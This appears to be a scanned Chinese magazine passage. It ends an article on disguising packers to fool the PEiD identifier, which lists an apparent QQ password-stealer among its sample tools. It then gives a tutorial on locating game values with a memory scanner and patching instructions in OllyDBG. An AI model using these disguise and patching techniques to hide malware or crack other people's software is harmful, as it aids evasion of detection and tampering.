
四 总结

上篇文章的四个问题在本文中已经可以找到答案了。这里就不在说了。本文主要是想让大家清楚如何伪装程序来欺骗PEID。并通过伪装来学习去除伪装的方法。相信大家已经掌握。对于软件保护来说加壳是很常见的手段，加强悍的壳也是一种及其有效的方法。如果有机会我会继续向大家介绍有关手动脱壳的基本知识。希望通过此篇文章的学习能有所收获。

（本文涉及到的程序peid、lordpe、啊啦QQ大盗1.6J会员版、Window 按钮突破专家、zeroadd，光盘有收录）

菜鸟破解实战之我的游戏我作主

何京涛



其实学习破解的目的不仅仅是收费东西免费用，如果运用得当，它会给我们带来许许多多的乐趣。今天带给大家几个修改游戏的实例，水平有限，权当参考。

一、预备篇：游戏修改的原理

首先，我介绍一下怎样用金山游侠进行游戏修改，很熟的大虾就不必费神了。以红色警戒 2 为例，遭遇战中最缺的是什么？哈哈，MONEY（废话）。我是个游戏菜鸟（谁教咱不会赚钱来着），每打遭遇战 MONEY 总是不够使，自从用了金山游侠，腰不酸了，背不疼了，腿也不……。言归正传，那 10000 块大洋肯定存在内存的某个区域（不是银行），金山游侠可以根据金钱数值的变化，揪出那个内存地址，并进行锁定（就像一个内存补丁），这样，那块内存区域永远是你想要的数值，不愁没钱花了！当然，这样每次游戏必须使用金山游侠，而且现在游戏的地址大多是动态的，每次游戏都要重新查找，非常麻烦。我们的最终目标是通过修改游戏程序本身而锁定内存。但是这一切的前提还是得找到内存的地址。下面给出几个查找地址的实例。

二、数值查找实例

1．启动金山游侠，启动红色警戒 2 并进入遭遇战模式。

2．用小键盘“*”键呼出金山游侠（金山游侠使用 DX 下直接弹出的技术，想了解更多可以看帮助），输入数值 10000，然后回车。

3．过一会儿，金山游侠会出现搜索结果（一般是百万以上个结果），不要急，点“游戏”按钮回到游戏，造个电厂（一定要将电厂找块地方放下，不然查不到真实地址）。

4．这时，还有 9400 块，再次呼出金山游侠，查找 9400，对于红色警戒 2，一般会剩下三个结果，其它游戏可能还有很多，多重复几次便可以了。

5．这三个地址有一个是真实的，即那个地址最大的，当然，如果分不清，就全部锁定。

6．回到游戏，体验一下效果^_^。

下面还有一个更进一步的问题，如何得到红色警戒 2 储存某个单位生命的地址呢？这就需要模糊查找。虽然我们不知道生命的具体数值，但是，我们可以让它增加或者减少，根据这个变化，便可以找到目标。这里以基地生命为例。

三、模糊查找实例

1．还是启动。

2．展开基地车，呼出金山游侠，在输入框中输入“?”，回车（金山游侠中模糊查找运算符：“?”代表进行地址镜像，表明开始模糊查找；“=”等于原来的数值；“!”不等于原来的数值；“+”表示数值比原来大；“-”表示比原来数值小）。

3．让基地车减生命，然后呼出金山游侠，输入“-”，回车。

4．再让基地加生命（用“+”）或减生命，随你，但是最好减 N 次生命再加 M 次生命，N、M 不规则，这样可以减少无用的数值，以加快速度。

5．找到地址，进行锁定。

当然，模糊查找耗时很长，需要相当大的耐心。而且，大部分模糊查找到最后会有 N 多数值，这时需要你拥有敏锐的洞察力，从中揪出那个元凶（可以一个一个的试，但是很容易造成游戏崩溃，并且有的还不止一个数值需要修改）。一般实践的次数多了，你会发现其中有不少规律，例如：一般是整数，而且大多数游戏属性都存在相近的地址里等等。有时还要手动进行内存编辑，有空自己试一下吧。

我之所以在这里浪费这么多口水，是因为我发现金山游侠的帮助不是很完整（我用的是金山游侠 2002）。如果不会使用金山游侠的话，下面的精彩可就浪费了，不会使用金山游侠的朋友可以补习一下。

四、初级篇：征服天龙

所谓初级篇，就是给大家熟悉一下我修改游戏的基本思路和过程。我们以《天龙八部》为例。《天龙八部》里的攻击方式是半自动的，每次攻击必须等待时间槽充满，如果将时间槽锁定在充满状态，不就省时省力了嘛。时间槽没有具体数值，可以通过模糊查找寻找到地址。

我是模糊查找了两次才搞到地址的，如图 1。




图 1

这里有四个地址，其实第四个 0AB817B4 是真实的（为什么？因为它最可疑，这是经验^_^）。不过，在“四字节”处金山游侠将它辨认错了，这是因为在内存中由 0AB817B4 往后推 3 个字节正好是 1F 00 03 00，翻译成 16 进制正好是 0003001F（十进制是 196639）。其实 03 是个捣乱的不相干的数据，按单字节（1F）和双字节（1F 00）都不会出错。

下面到了精彩地段了！确保游戏在战斗状态，以保证时间槽数值正在变化。按CTRL+ESC回到桌面，退出金山游侠，打开OLLYDBG（金山游侠与OLLYDBG有冲突，可能是防破解吧），将Dragons.exe进程附加到OLLYDBG中，在CPU窗口左下角的16进制代码窗口中，用右键菜单“前往”→“表达”跳到0AB817B4处，再在右键菜单中下“硬件写入（Byte）”的断点（硬件写入断点：只要目标内存被程序写入，OLLYDBG就会停止在修改该内存的代码的下一行。要查看硬件断点可以通过“调试”→“硬件断点”，硬件断点最多只能设4个）。按F9继续运行游戏，OLLYDBG马上会断在修改0AB817B4地址的代码处，如图2。




图 2

因为这不是破解，所以程序代码非常简单明了。将0042730E 66:8986 94000000 mov word ptr ds:[esi+94],ax 改为：

```
00427300    E8 C0040000    call 004277D2
00427312    90             nop
00427313    90             nop
00427314    90             nop
```

再在4277D2处添加代码：


```
004277D2    66:B8 8200           mov ax,82
004277D6    66:8986 94000000     mov word ptr ds:[esi+94],ax
004277DD    C3                   retn
```


这样，时间槽永远为满，不用等了，当然也有弊端，按剧情发展，有些BOSS必须把你打死，那就等吧……

下面还是《天龙八部》，我们的目标是将物品数量永久锁定。查找就不必说了，都是些数值，一查便知。在查找前，请利用金山游侠的截图功能截一幅游戏中物品的图片，如图3，下面会用到的。

这里我用“包子”的地址0A42A370为例。给0A42A370下硬件断点，这时千万不要回到游戏，因为一旦回到游戏，使数值发生变化，OLLYDBG发挥作用，游戏将会挂起，这时你会发现你什么都不能做了，因为你跳不出游戏窗口，反正我跳不出来，如果那位大虾能跳出来，您就把我整篇文章当垃圾吧，呵呵。

怎样实现在游戏窗口外使数值起变化呢？经过认真分析，我找到了一个变通的办法。《天龙八部》的鼠标控制方式有些特别，它是通过不断捕获鼠标的屏幕位置来确定你点击的位置的，即使你跳回到桌面，这个过程依然有效。换句话说，即使你跳回桌面，你依然可以控制游戏，哈哈，聪明的你一定想到了。好，废话少说，抄家伙。将你上面截的图设置成桌面壁纸，记着，一定是平铺模式，游戏的分辨率为640×480，而现在的电脑没有用640×480大小的桌面的吧，如图4。


图 3


图 4

然后在桌面上模拟真实游戏进行操作，这里让主人公吃“包子”，数值减少，OLLYDBG马上会有反映，如图5。怎样修改我就不再罗嗦了。

